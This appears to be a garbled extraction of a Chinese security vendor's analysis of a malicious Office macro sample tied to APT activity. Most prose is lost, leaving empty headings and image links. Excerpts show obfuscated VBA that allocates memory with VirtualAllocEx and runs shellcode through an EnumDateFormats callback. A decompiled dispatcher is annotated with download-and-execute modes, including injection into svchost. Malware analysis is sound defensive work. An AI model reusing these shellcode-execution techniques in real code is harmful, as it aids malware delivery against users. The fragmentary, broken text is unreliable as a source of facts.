





“ ”	4
	4
	4
3.1 0x01.	5
3.2 0x02. Shellcode	10
3.3 0x03. PE dump	12
3.4	14
	16
4.1 APT	16
4.2	16

■


“ ”

■



3.1

3.1 0x01.



3.2

3.3


“

”


u40on

3.4


3.5 Toggle Button



3.6 ControlTipText



3.7 ControlTipText



3.8 shellcode




3.9

```

Dim slave As Long
salient slave, ByVal VarPtr(unproductively) + 8, 4 '将unproductively的地址拷贝到slave中
Dim honi As Integer
Dim onani As Long
Dim allot As Long
scow = 0
flaming = 0
dextrad = 4096
coaptation = hopples(-1, flaming, 7386, dextrad, 64) '通过VirtualAllocEx分配内存空间
salient allot, ByVal VarPtr(coaptation) + 8, 4 '将coaptation的地址拷贝到allot中
salient ByVal allot, ByVal slave, 7394 '将slave地址中的数据拷贝到allot地址中, size = 7394
For solecism = 38 To 55

```

3.10 RtlMoveMemory



3.11 EnumDateFormats

```

flashback = 0
Dim condolence As Long
condolence = contractor + cleaning '设置数据到偏移cleaning(3877)的位置
tricuspid = purgatorial(condolence, flashback, flashback) '调用EnumDateFormats函数
bezant = 87

```

3.12 EnumDateFormats shellcode

3.13 EnumDateFormats

3.14 EnumDateFormats

3.15 EnumDateFormats

3.2 0x02. Shellcode

3.16 Shellcode

3.17 Shellcode



3.20

3.3 0x03. PE dump

```

{
    int v3; // eax@9

    if ( a1[1] != ':' )
        return 0;
    if ( *a1 == 'b' )
    {
        v3 = sub_401524(a1 + 2);
        goto LABEL_16;
    }
    if ( *a1 == 'c' )
    {
        v3 = sub_401D8E(a1 + 2);
LABEL_16:
        *a2 = v3;
        return 1;
    }
    if ( *a1 == 'e' )
    {
        v3 = sub_4014C8(a1 + 2, 0);
        goto LABEL_16;
    }
    if ( *a1 == 'l' )
    {
        v3 = sub_4014C8(a1 + 2, 1);
        goto LABEL_16;
    }
    if ( *a1 != 'n' )
    {
        if ( *a1 != 'r' )
            return 0;
        v3 = sub_40157B(a1 + 2);
    }
}

```

// 下载注入到svchost执行

// 增加url地址，并写入文件


// 下载映射文件，并通过线程执行

// 下载映射文件，直接调用执行

// 下载保存到临时目录执行

a2

宏恶意样本执行流程归纳



APT

3

▪

APT



APT

APT

APT

APT

0-day

APT

5.1

APT

APT

APT

APT

0-day


ROP

API

Shell code

APT

APT



5.2 VenusEye

VenusEye


VenusEye

Hedwig

Locky

18

SandWorm



■

“

”

